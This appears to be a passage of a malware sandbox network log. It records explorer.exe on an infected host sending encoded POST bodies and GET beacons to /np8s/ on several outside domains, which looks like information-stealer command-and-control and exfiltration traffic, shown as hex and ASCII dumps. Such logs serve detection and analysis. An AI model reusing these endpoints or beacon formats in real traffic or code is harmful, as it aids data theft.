May 27, 2022 17:29:06.588088989 CEST	9288	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 27 May 2022 15:29:06 GMT Content-Type: text/html Content-Length: 291 ETag: "628d16df-123" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 2f 68 65 61 64 3e 0a 20 20 3c 62 6f 64 79 3e 0a 20 20 20 20 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 20 20 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"> <head> <meta http-equiv="content-type" content="text/html;charset=utf-8" /> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon" /> <title>Forbidden</title></head> <body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49931	154.220.100.142	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:24.115314960 CEST	9293	OUT	POST /np8s/ HTTP/1.1 Host: www.interlink-travel.com Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.interlink-travel.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.interlink-travel.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 42 37 61 41 51 41 4b 47 75 56 52 7a 63 68 65 69 46 50 59 58 46 76 57 4b 28 6e 42 73 34 4c 66 59 47 44 49 45 6f 74 47 49 75 33 6e 6b 33 72 4a 4f 7e 79 4a 64 4f 43 62 68 43 38 79 53 33 59 4f 4b 61 50 77 55 30 35 31 4b 34 39 43 35 39 2d 46 51 58 7a 66 57 43 38 6b 5a 54 4a 58 75 6b 42 59 4a 78 4b 6a 69 4f 6c 47 48 45 4b 50 47 75 6e 6f 50 75 69 53 71 31 65 28 30 63 66 69 54 32 55 72 50 32 5f 41 4d 79 69 46 44 6b 5a 69 69 41 45 6f 61 6 9 52 4f 44 37 50 44 6a 7e 43 5a 69 6a 45 37 4b 63 33 54 70 6b 50 53 54 7e 4e 6e 56 4e 4c 38 32 6e 74 38 71 77 55 49 57 53 39 58 47 74 55 33 35 55 57 65 74 4a 46 73 6d 37 70 58 71 30 45 32 65 51 75 48 4d 43 62 56 59 4d 68 7e 6e 59 62 70 35 72 61 78 64 67 5f 78 53 37 5f 46 7a 79 46 32 5a 35 72 62 52 61 55 7e 56 61 61 65 33 35 58 71 7a 45 36 37 49 6a 52 51 6c 69 4d 38 54 4d 41 64 79 70 35 41 48 36 6b 33 33 58 71 6b 4e 52 71 4a 58 43 34 38 66 78 54 62 73 72 61 32 5f 66 4c 41 70 7a 50 4a 42 49 36 71 62 66 38 6e 32 30 73 42 47 7e 41 54 4c 65 35 70 32 52 47 47 70 4a 51 48 61 63 68 54 38 38 42 64 71 68 43 34 4b 4b 51 69 6c 30 63 37 6f 63 6b 4d 54 30 75 4e 55 6a 38 30 62 43 50 28 43 41 6b 34 74 71 5f 32 4f 72 65 4f 49 30 6a 70 34 7a 31 4b 45 6b 31 76 33 72 6f 79 4f 31 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=B7aAQAKGuVRzcheiFPYXFvWK(nBs4LfYGDIEotGIu3nk3rJO~yJdOCbhC8yS3YOKaPwU0 51K49C59-FQXzfWC8kZTJXukBYJxKjiOlGHEKPGunoPuiSq1e(0cfiT2UrP2_AMyiFDkZiiAEoaiROD7PDj~CZijE7 Kc3TpkPST~NnVNL82nt8qwUIWS9XGtU35UWetJFsm7pXq0E2eQuHMCbVYMh~nYbp5raxdg_xS7_FzyF2Z5rbRaU~Va ae35XqzE67IjRQliM8TMAdyp5AH6k33XqkNRqJXC48fxTbsra2_fLApzPJBI6qbf8n20sBG~ATLe5p2RGGpJQHachT 88BdqhC4KKQil0c7ockMT0uNUj80bCP(CAk4tq_2OreOI0jp4z1KEk1v3royO1w).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49932	154.220.100.142	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:24.328233957 CEST	9307	OUT	POST /np8s/ HTTP/1.1 Host: www.interlink-travel.com Connection: close Content-Length: 36482 Cache-Control: no-cache Origin: http://www.interlink-travel.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.interlink-travel.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 42 37 61 41 51 43 66 46 71 6b 70 51 51 55 47 42 42 39 59 44 50 5f 6d 49 73 45 74 6a 39 4f 76 4c 43 33 55 51 6d 49 71 78 76 79 6a 78 39 4c 56 6a 31 52 70 37 4f 43 71 4e 4d 70 71 57 7a 34 79 4c 61 50 49 32 30 35 78 4b 37 39 71 70 7e 64 4d 31 58 57 44 58 55 63 6c 71 53 4a 58 4e 76 6b 42 62 78 4c 7a 4d 4f 6c 7e 58 4 4 37 6a 47 75 46 41 50 6e 46 4f 66 36 65 28 79 56 5f 79 58 79 52 7a 6f 32 5f 70 5a 79 6e 39 44 6e 70 75 69 42 6e 41 5a 67 57 53 45 76 50 44 69 75 53 59 6b 70 6b 48 5a 63 32 6e 4c 6b 4e 57 54 7e 5f 7a 56 4d 62 63 32 77 71 49 70 6f 55 49 54 57 39 58 42 6e 30 36 68 55 57 43 68 4a 41 55 63 37 34 54 71 36 55 32 64 58 39 6e 2d 47 4d 70 50 41 43 6a 46 59 62 6c 55 72 49 56 7a 67 36 35 71 39 4e 74 69 33 6e 66 43 35 75 72 37 66 30 7e 5a 4f 4b 65 57 35 58 71 44 45 36 37 6d 6a 52 67 6c 69 4f 63 54 65 31 5a 79 35 4c 34 45 6d 55 33 2d 43 61 6b 56 63 4b 45 6b 43 35 55 50 78 53 69 4a 72 70 61 5f 66 75 38 70 6a 74 78 47 54 4b 71 5a 51 63 6d 79 68 38 42 5f 7e 41 54 31 65 38 56 63 57 78 47 70 49 42 48 61 63 43 37 38 7e 78 64 71 74 69 34 79 63 67 76 34 30 63 6a 73 63 6b 39 73 30 5a 64 55 69 75 4d 62 43 74 62 43 54 45 34 74 7a 76 33 4a 6c 76 33 54 7e 42 6c 5a 34 31 43 54 6a 43 6d 2d 6c 4d 79 47 6d 51 70 54 66 6c 7e 4f 42 41 34 71 32 76 28 55 64 72 6c 36 74 4d 56 70 67 4f 59 54 58 72 54 4f 37 4e 48 64 50 43 62 6a 7a 70 6e 51 71 38 33 6d 6c 34 75 34 66 35 77 43 52 64 42 66 32 64 7e 4c 28 56 62 63 4e 7a 69 2d 41 48 73 67 37 68 42 37 79 37 75 75 47 61 56 6c 6b 7a 36 7a 55 74 78 6e 44 76 37 6a 33 48 48 50 7a 4c 59 73 74 38 65 41 6b 69 7e 59 55 76 78 69 32 6a 68 33 66 50 67 4b 72 58 6b 62 6b 49 6d 48 66 4a 59 77 47 54 6b 70 47 57 76 49 6d 4c 73 58 68 61 54 49 73 48 43 42 4e 73 58 46 6b 4f 37 58 6f 77 50 38 6e 6d 66 38 74 65 6c 6f 59 70 50 48 75 31 36 34 56 70 71 33 61 49 6e 73 4a 4e 61 35 50 6c 4a 38 4a 71 33 79 56 33 35 73 7a 4c 74 72 50 6c 4e 35 58 2d 54 66 6f 50 48 49 49 32 6e 48 38 77 33 76 38 51 41 55 6e 6d 78 4a 78 51 4b 76 4e 6f 49 74 73 63 72 4c 5a 33 4a 56 7e 43 71 5f 64 6b 6b 31 71 5f 77 46 4c 66 42 47 58 73 38 39 7a 72 4f 39 31 75 49 46 4a 56 52 67 45 73 68 5f 43 75 78 2d 6a 35 76 79 6a 7a 57 58 28 57 61 30 69 72 6a 54 6d 77 71 39 48 75 58 2d 72 59 45 44 7a 62 43 33 6b 55 54 6e 68 76 74 4a 72 52 61 31 32 37 67 56 71 67 32 76 73 62 38 53 34 72 68 42 50 6f 4b 32 42 31 58 54 28 35 69 61 34 72 36 44 28 6d 57 44 36 71 4b 71 49 6c 38 4d 42 45 6d 51 28 47 35 36 4e 56 38 72 28 75 44 5a 6b 36 6a 4f 6f 6e 50 2d 79 5a 53 56 79 31 61 6b 74 5a 32 37 62 4f 38 49 49 39 4d 2d 6f 43 77 57 6b 37 68 30 76 33 70 54 66 45 48 41 49 59 46 50 67 74 37 70 77 52 6c 5f 4a 55 49 74 71 5a 38 42 31 6f 4b 70 6d 42 76 33 4b 32 28 68 34 4a 38 37 74 33 4a 43 67 4a 62 32 50 61 67 6c 33 31 58 69 6c 64 32 6f 65 63 62 4b 57 76 47 76 34 78 51 6a 46 6c 39 4d 63 71 66 36 6b 69 42 55 7e 36 67 34 4f 72 61 65 46 68 4a 75 58 76 33 32 36 73 33 6b 6a 43 71 43 33 77 66 32 53 4f 65 33 75 4b 6f 6c 66 4d 43 73 6e 41 58 6a 32 31 28 47 34 37 73 64 41 47 73 38 62 66 28 6a 28 4d 57 67 70 79 4d 74 56 36 53 57 63 39 31 31 79 66 34 6a 55 70 4a 65 67 41 6e 49 53 34 52 4b 4b 64 59 66 67 67 37 4e 30 7a 6e 34 34 78 6a 74 78 51 64 38 42 41 33 34 6a 62 35 49 4b 43 77 33 69 6a 43 66 61 7a 4a 50 76 58 4d 63 62 4e 70 6a 77 78 28 6f 73 75 43 53 35 69 6a 43 76 45 41 78 36 5f 57 32 41 2d 44 53 59 5a 34 65 32 32 73 53 38 53 70 6d 37 67 43 70 69 6d 43 55 73 35 4c 66 59 71 4c 31 32 4d 32 41 79 49 4d 41 77 73 32 56 42 5a 6f 49 42 6b 44 6f 4a 6f 47 35 30 72 47 48 65 5a 70 35 36 6c 78 69 43 51 41 47 42 45 48 53 37 4a 46 61 36 62 4e 37 52 45 7a 4d 51 6e 4e 51 6f 65 64 57 33 69 4c 59 32 53 66 32 6b 78 32 43 58 6f 4f 33 51 51 76 70 67 7e 6a 76 38 70 36 5a 6a 71 76 59 59 6e 43 63 4d 6a 75 59 67 56 4d 35 39 75 33 48 2d 56 57 71 63 42 48 4d 4c 70 64 4e 31 74 59 63 66 7a 71 51 6c 6d 76 48 64 41 46 7a 33 51 49 32 46 61 61 51 47 28 49 6a 57 4e 48 44 36 65 4a 63 58 44 31 4c 55 56 78 71 6a 45 33 6b 58 31 69 32 4e 69 67 43 48 6d 6a 4d 30 77 61 4b 52 6d 57 69 34 30 5f 6c 6a 56 4d 47 4f 38 79 67 70 65 4c 65 71 74 77 43 32 78 48 61 33 5a 4d 6d 5a 4c 52 4a 7a 53 5a 35 65 33 47 73 56 4d 55 Data Ascii: c2MH6DeP=B7aAQCfFqkpQQUGBB9YDP_mIsEtj9OvLC3UQmIqxvyjx9LVj1Rp7OCqNMpqWz4yLaPI20 5xK79qp~dM1XWDXUclqSJXNvkBbxLzMOl~XD7jGuFAPnFOf6e(yV_yXyRzo2_pZyn9DnpuiBnAZgWSEvPDiuSYkpkH

Timestamp	kBytes transferred	Direction	Data
			Zc2nLkNWT~_zVMbc2wqIpoUITW9XBn06hUWChJAUc74Tq6U2dX9n-GMpPACjFYblUrlVzg65q9Nti3nfC5ur7f0~ZO KeW5XqDE67mjRgliOcTe1Zy5L4EmU3-CakVcKEkC5UPxSiJrpa_fu8pjtxGTKqZQcmyh8B_~AT1e8VcWxGpIBHacC7 8~xdqti4ycgv40cjsck9s0ZdUiuMbCtbCTE4tzv3Jlv3T~BlZ41CTjCm-lMyGmQpTfl~OBA4q2v(Udrl6tMVpgOYTX rTO7NHdPCbjzpnQq83ml4u4f5wCRdBf2d~L(VbcNzi-AHsg7hB7y7uuGaVlkz6zUtxnDv7j3HHPzLYst8eAki~YUvx i2jh3fPgKrXkbkImHfJYwGTkpGWvImLsXhaTlsHCBNsXFkO7XowP8nmf8teloYpPHu164Vpq3aInsJNa5Pl J8Jq3yV 35szLtrPlN5X-TfoPHII2nH8w3v8QAUnmxJxQKvNoItscrLZ3JV~Cq_dkk1q_wFLfBGXs89zrO91uIFJVRgEsh_Cux- j5vyjzWX(Wa0irjTmwq9HuX-rYEDzbC3kUTnhvtJrRa127gVqg2vsb8S4rhBPoK2B1XT(5ia4r6D(mWD6qKqIl8MB EmQ(G56NV8r(uDZk6jOonP-yZSVy1aktZ27bO8II9M-oCwWk7h0v3pTfEHAIYFPgt7pwRl_JUltqZ8B1oKpmBv3K2(h4J87t3JCgJb2Pagl31Xild2oecbKWvGv4xQjFl9Mcqf6kiBU~6g4OraeFhJuXv326s3kjCqC3wf2SOe3uKolfMCsn AXj21(G47sdAGs8bf(j(MWgpyMtV6SWc911yf4jUpJegAnIS4RKKdYfgg7N0zn44xjtxQd8BA34jb5IKCw3ijCfazJ PvXMcbNpjwx(osuCS5ijCvEAx6_W2A-DSYZ4e22sS8Spm7gCpimCUs5LfYqL12M2AyIMAws2VBZoIBkDoJoG50rGHe Zp56lxiCQAGBEHS7JFa6bN7REzMQnNQoedW3iLY2Sf2kx2CXo3QQvpg~jv8p6ZjqvYYnCcMjuYgVM59u3H-VWqcBHM LpdN1tYcfzqQlmvHdAFz3QI2FaaQG(IjWNHD6eJcXD1LUVxqjE3kX1i2NigCHmjM0waKRmWi40_IjVMGO8ygpeLeqt wC2xHa3ZMmZLRJzSZ5e3GsVMUvooCtT44haLUPOAUc-Kcs0xZ4iiv7AJ9ue~W4Q(BGcz3Q_GlyrytR2Qm6kH-Vf3qT AVyJ12Wnjkd6kebdsCppYsxBDY03FTm6BinB3hziQwb(PNHGtdnq-MSVEnyXGOVhQDh08v7DgjYeX20LAJA9c2j9Cj BwgDADZxLD3DCLwG44zGGR_rGx9V46a2fMgygp7emMQEvFz1V9Im8xK6jPD~HK1K_Hk9lYJDPL6nlvWtg~HRVraMgU ebkWsnkANn7U38oL6EzP8(Tw5jkL6aSEgVIh3(CwnZwN1nQFKvu2MVhoI6UyZKp57xzepbNi2GzyKOh8lOJoO9a-b aOhr1vI3XTaUlLGWlQiFvb3eKe5979q24rsVI6Y(zhDkOZ60zZM54HyZ7BMAKacfJK7Nz5yMn5BPG8p3AcpOTPbV9J dqyZeL4FCcx4iDVekESEFG0HDIS6Z6-jZQUcq1fgyYIXcjz7gSgcfTSb9Lzyaeh(QT1kEsErezDp14EuwPs5l2es2p HDRBCX-kqmbhHGOmNEHL33RnVVyKjq1Nwxz(x5QpcFisjNB(rhNX_w1~VA-FD3xtrFE8sKkefWu1fj6WN5wmDDCMoy W6VW1wO6ecTzd6XUWxPUTfcmW8_FauRULv2T0wFLx3P~3gBThlJl011NnHOS9tpA33MY60yZYSkDpuvHlsBgqYgGp9 nQCdcZH3lQOuFMPKrOIlkbWdEOjPFfRVaALlIJBX6bjI1XczQ5KuCwla3hZeF4qSDaEAHj8mkHnDiDZYJdz3Q1E(_Q p~_yibMDQAtVtXOE79tn8ZOcKdzc7WtpBY36VYlk5HX5Y(dsVktJjuXJzLYme0EyzxMf3Tnw9nSJhTGr8FfOagHS8U- RJe7neVKdI1rb0lygYGBmTe6FrOcYdwLDJg7Rs5yu-8GdaM6ggrAvst7LCG1TF4_r4DYmKQ1E-fe49~rM0VlRvQPv sMTUlBLUXj2HSce14~FxqOqdxKWfZNxeSiJDM19QO4sz4DuBqpIhuphEp5sn0Ay1ZIYPjFlLDA6nzGFQ9FSDT3B2qF NQ5kVs9gxDkfgLm(7uBemV44B3JTUYpEnYBD8Ok6JUSLj7QuRagot5mB0rT3D4sBeZMK9hWylCfrlVw~HOkd7HBrnL nRWlMftOXOVWBKGJ3r0KzWWQgLKDlmUByeKl6d-HrhHNhPgD0PSuV9SlxVigvxqdrEdXDLiEiZdY_kUrGonVLQt2Q1 E543ZwXxrEupZl1b1b3tH5C8lNeAynY5Ea26Rd7hTG-OQWjx4UMVOoSbS3HK5T_(S45gnRXXsXM47LODOyMwNhR9op 83aiydZ5V6RJSW6BGJ62nyTH4PYm_dly79VLKO_16G0suTB(PgupaOJJvVaLWpute7ZwticRUS_CS0vjTC9mZpAggU gRXODDWam(lURrpfd~BfNK8ZSGrC1neNwUP2_C1isHKZqVWB62oJoXm9esfTxOvRzGrLUwo5OTQDkY2YrF3iOwB0o~ bADGuTcZKfTr33su8ZoKksoPPTLyLLVhCTGlTA-2kERx7eob4XKVhxl9o~ed4(2AL2fZF2FUZaIhbZJtUMJSiN8~fR Xl7LaibMYdmV-wOrvG_~UYgBRK681K2oDy8KB8jMqNIm2W5jeep8lYkt5o6CQpGmBGPz9WKXm1btAxqxMFrlVHurvl 2McbC4Ulb445spbT-G35uHGL8gLxuSJ8Z~HSH6OJztZ4Qh5xEgL5pPWLMTOfzp_TWWPYwv4ywrVrmzowDAPpRfm7uE 11JuL7tqzlBfYRSx0iV9hijWRgvh30y14IUe8WMCejObACtkYuuFNDZu7YV8LvUs1uLOR5djMkfCqbO6o8bTDJTHPU B6_StF7cJRXNtTu7CR3VAinweIqoO65p7fyWdr-k8XPGgqPjkRwijf_XFd0TJH-(CdG7uMSf1TpQwjKD0~sJcOh83O QTVm57VzE(yN6DhKj5c60slWN7nVESXmOX9Ow0gFHy8OUbeCSpw26uYzgXJp2ckCxnPGkIijpyFUd05cUOR95YH1g WtZYp(JRl5UXaKPc88D8xpWnb1vYEjT9VYMF7PB7y4qzlJFJ1ZyPt54sA6GaHkIRNMEyHlA~QlxjFVp7RQ2shq51gr y9ZfiNGrgU5sj0VI7sqEZsLENVejME-TRRbjI7lGp~oiXZ5nYGRpI7n3YvOIN5yGSMUh-Mmi-TSXE7m8GE_4gw7l7n 8D4ifnLvHeevurGBNKIBPWTGWqzTj(KYkC6XgrO5zy-aGqAybPVQtYOrCo7ucB7TUtypglEmWuLj1~97AmJqQgKD5(J(7kVGHrlZ-p1dcHNoKSwTlqktng2K2OowJAqsQjabjxgqoyUzirldLpMTAzb1H886gcIcgS0fFZsbE1Kg-piDf0dFR8EItbkx71 KxgeHpYZnNXgwRMqXWyD23NAqJxGHlMAXjiY8PhtqtKcd19xSJcPWbOVIjd3goh9Fz9Jml_0sIhVAOqOdxYOLlg10T bCTdUI6uf6DHUx_3ly4RfFWlcMefpevy7hztsni6NsJm9RI78arn-NFOsgvot(lnqGgds4K(OWKEFJKg7FGBpHiFwV FazgX~ON6jfWqq4tNm6qhIcDwEnlp9-ItfK8Egh4j4YXWBbv8wnSukRvmCIy8JllBrVjszo0853t_Z6ztkZKDKon40 bldXSSuE1XMjd2e3de4zSXwuFuMZB79XgjHyhL

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49933	154.220.100.142	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:24.560625076 CEST	9331	OUT	GET /np8s/?c2MH6DeP=O5u6OlqxnDtTF3riQ4xVZIWxoHxK/fTzbXBC76K0hST926FmxCw4JGrgecy53rLpUaVG&h FQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.interlink-travel.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 17:29:25.069570065 CEST	9332	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 27 May 2022 15:29:24 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/7.3.29 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://www.interlink-travel.com/np8s/?c2MH6DeP=O5u6OlqxnDtTF3riQ4xVZIWxoHxK/fTzbXBC76K0hS T926FmxCw4JGrgecy53rLpUaVG&hFQL=JXUhrvXxUhF4 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49819	172.96.186.204	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:00.797137976 CEST	7567	OUT	POST /np8s/ HTTP/1.1 Host: www.liveafunday.xyz Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.liveafunday.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.liveafunday.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 38 30 47 79 45 65 41 62 30 69 74 45 28 79 79 55 45 61 45 58 76 6b 68 67 42 43 35 79 79 46 73 6f 50 48 47 74 62 6c 7a 6d 6d 37 37 55 6b 31 37 59 76 46 31 4d 5a 61 4c 57 32 35 56 70 68 6b 79 6e 51 31 7a 50 39 59 5a 44 6a 45 64 7a 31 42 4e 58 54 68 6c 31 58 6f 72 41 43 70 30 6b 68 61 52 56 30 56 51 56 73 66 4d 56 61 75 4f 6a 45 36 4d 71 34 6f 67 69 55 31 59 59 72 4c 69 78 50 4e 39 6b 54 33 49 43 30 4e 6e 72 4c 31 61 36 6a 62 55 53 61 6e 70 6b 55 52 54 56 5a 6c 37 32 75 39 64 45 79 51 78 65 4a 31 46 65 79 58 4a 51 75 73 4b 4d 37 33 43 4a 45 31 47 48 42 63 44 36 45 67 78 69 68 52 6f 6d 44 4a 52 33 30 30 4d 65 58 31 38 77 32 30 5a 59 43 47 77 37 72 45 61 69 6a 58 41 44 71 76 58 61 77 30 6b 58 39 6b 35 68 79 5a 75 6f 6a 33 28 68 42 38 6f 6c 41 49 66 33 38 36 4b 32 57 48 48 4c 68 73 33 68 72 47 51 48 73 44 64 44 58 5f 4e 32 51 36 4b 5a 43 54 30 66 50 62 76 68 56 4f 48 4e 61 74 6d 63 32 62 28 44 54 34 53 47 58 7a 30 5f 69 65 77 6d 38 4c 7a 58 51 41 79 7a 66 72 4c 41 33 78 53 35 33 4c 67 4e 38 5a 63 78 44 6d 69 68 56 65 75 42 41 6f 7a 4d 52 33 78 4a 35 71 6c 6a 33 6b 36 45 4f 35 77 46 53 79 61 4a 6c 7a 34 4b 67 74 61 4f 50 37 79 59 35 49 35 6c 6d 5a 43 65 62 54 39 53 42 32 46 55 51 4c 77 4f 79 67 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=80GyEeAb0itE(yyUEaEXvkhgBC5yyFsoPHGtblzmm77Uk17YvF1MZaLW25VphkynQ1zP9 YZDjEdz1BNXThl1XorACp0khaRV0VQVsfMVauOjE6Mq4ogiU1YYrLixPN9kT3IC0NnrL1a6jbUSanpkURTVZl72u9d EyQxeJ1FeyXJQusKM73CJE1GHBcD6EgxihRomDJR300MeX18w20ZYCGw7rEaijXADqvXaw0kX9k5hyZuoj3(hB8olA If386K2WHHLhs3hrGQHsDdDX_N2Q6KZCT0fPbvhVOHNatmc2b(DT4SGXz0_iewm8LzXQAyzfrLA3xS53LgN8ZcxDmi hVeuBAozMR3xJ5qlj3k6EO5wFSyaJlz4KgtaOP7yY5I5lmZCebT9SB2FUQLwOyg).
May 27, 2022 17:28:02.578596115 CEST	7633	IN	HTTP/1.1 404 Not Found Connection: close x-powered-by: PHP/7.4.29 content-type: text/html; charset=UTF-8 x-litespeed-tag: 440_HTTP.404 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <http://thebestvidforall.xyz/wp-json/>; rel="https://api.w.org/" x-litespeed-cache-control: no-cache transfer-encoding: chunked content-encoding: gzip vary: Accept-Encoding date: Fri, 27 May 2022 15:28:02 GMT server: LiteSpeed Data Raw: 32 66 35 32 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec 7d 6b 73 e3 b6 92 e8 67 bb ea fc 07 0c 5d 19 4b 09 49 91 d4 9b b2 9c 3d 99 3c 36 5b c9 9e 54 26 d9 5b b7 92 d4 14 44 42 12 67 28 92 87 84 2c 39 8e ef 6f bf d5 78 f0 25 50 2f 8f 93 d4 ce 24 95 58 24 81 ee 46 a3 d1 dd 00 1a 8d 9b 17 5f fe eb d5 4f ff f7 87 af d0 92 ae c2 db cb 1b f8 83 42 1c 2d a6 1a 89 8c 9f 5f 6b f0 8e 60 ff f6 f2 e2 66 45 28 46 de 12 a7 19 a1 53 ed e7 9f be 36 46 1a ea e4 5f 22 bc 22 53 ed 2e 20 9b 24 4e a9 86 bc 38 a2 24 a2 53 6d 13 f8 74 39 f5 c9 5d e0 11 83 3d e8 28 88 02 1a e0 d0 c8 3c 1c 92 a9 cd e0 70 04 0c cc 75 1a cf 62 9a 5d e7 40 ae 57 78 6b 04 2b bc 20 46 92 12 40 e2 86 38 5d 90 6b 20 e0 86 06 34 24 b7 3f e0 05 41 51 4c d1 3c 5e 47 3e 7a 79 35 72 6c 7b 82 be bf 47 5f 84 f1 e2 a6 c3 4b 5d de 84 41 f4 0e a5 24 9c 5e fb 51 06 e0 e6 84 7a cb 6b b4 4c c9 7c 7a dd e9 d0 25 99 91 8c de 05 fe 3c 4e 71 18 9a db fb df 39 9e 43 35 33 73 63 c6 e9 a2 56 58 c3 21 25 69 84 29 d1 10 bd 4f c8 54 c3 49 12 06 1e a6 41 1c 75 d2 2c fb 6c bb 0a 35 c4 c8 9b 6a 82 5c f4 32 c5 ff 5e c7 13 f4 35 21 be c6 69 d3 96 94 26 ae 9a c0 ce 9c 10 bf c3 f9 98 93 f9 34 cc af e2 d5 8a 44 34 3b 9a 04 4f 54 28 d3 92 79 69 90 d0 db cb 4d 10 f9 f1 c6 7c b3 49 c8 2a 7e 1b bc 26 94 06 d1 22 43 53 f4 a0 cd 70 46 7e 4e 43 cd 65 0d cc dc 5f 3b bf 76 04 2b 7f ed b0 4e cf 7e ed 78 71 4a 7e ed b0 ca bf 76 ec 9e 69 99 d6 af 9d a1 b3 1d 3a bf 76 34 5d 23 5b aa b9 9a 99 44 0b 4d d7 b2 bb c5 79 f0 b2 bb 05 83 96 dd 2d be e2 00 b3 3b 06 30 5e a7 1e d1 dc 07 cd 8b 23 0f 53 46 86 a0 97 91 ab 92 99 5f 3b 9b c4 08 22 2f 5c fb 24 fb b5 f3 36 63 2f 58 55 23 25 21 c1 19 31 57 41 64 be cd 3e bf 23 e9 74 60 5a da e3 e3 e4 b2 f3 e9 0b f4 d3 32 c8 d0 3c 08 09 0a 32 84 d7 34 36 16 24 22 29 a6 c4 47 9f 76 2e 5f cc d7 91 07 d2 d3 22 3a d6 69 fb e1 0e a7 28 d2 53 3d d6 83 29 36 bd 94 60 4a be 0a 09 74 5f 4b f3 70 74 87 33 ad ad 27 d3 c0 5c 10 fa 0a 06 e6 96 be 7c 59 7e 6a 69 8e af b5 27 12 30 ca 5a 44 02 c6 d3 d7 34 0d a2 85 39 4f e3 d5 ab 25 4e 5f c5 3e d1 c9 b4 95 98 5e 48 70 fa 23 f1 68 cb d2 2d 3d 30 f9 e8 0e cc 25 09 16 4b da d6 13 73 1e 84 e1 4f 64 4b 5b d8 04 a9 bf 6f d1 65 90 e9 a4 ad 5b ba d5 d6 03 93 c6 5f 62 8a 7f fe f1 bb 56 bb 3d 49 09 5d a7 11 3a 1f 2e 15 70 c9 74 3a ad c0 7e cc 1b e6 b5 08 e7 17 dd e5 14 17 56 ad 3d a1 66 96 7a 53 a2 53 d3 27 73 92 4e a9 c9 07 2e f0 ad f3 16 df 61 51 52 c7 c0 50 c1 e9 ec 8b fb 9f f0 e2 bf f1 8a b4 34 d0 99 5a fb 17 eb 37 68 35 89 fc 57 cb 20 f4 5b b4 fd 38 8f d3 56 3c fd 67 9a e2 fb 96 36 0f 31 48 17 97 a6 b6 4e cd 6c 9d 80 f2 cc a6 0f e4 8e a4 f7 74 19 44 0b f7 85 a5 17 4f 5f 6d 3d 92 Data Ascii: 2f52}ksg]KI=<6[T&[DBg(,9ox%P/XF_OB-_k`fE(FS6F_""S. $N8$Smt9]=(<pub]@Wxk+ F@8]k 4$?AQL< ^G>zy5rl{G_K]A$^QzkL|z%<Nq9C53scVX!%i)OTIAu,l5j\2^5!i&4D4;OT(yiM|I*~&"CSpF~NCe_;v+N~xqJ~vi:v4]#[DMy- ;0^#SF_;"/\$6c/XU#%!1WAd>#t`Z2<246$")Gv._":i(S=)6`Jt_Kpt3'|Y~ji'0ZD49O%N_>^Hp#h-=0%KsOdK[oe[_bV=I]: .pt:~V=fzSS'sN.aQRP4Z7h5W [8V<g61HNltDO_m=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49937	154.220.100.142	80	C:\Windows\explorer.exe

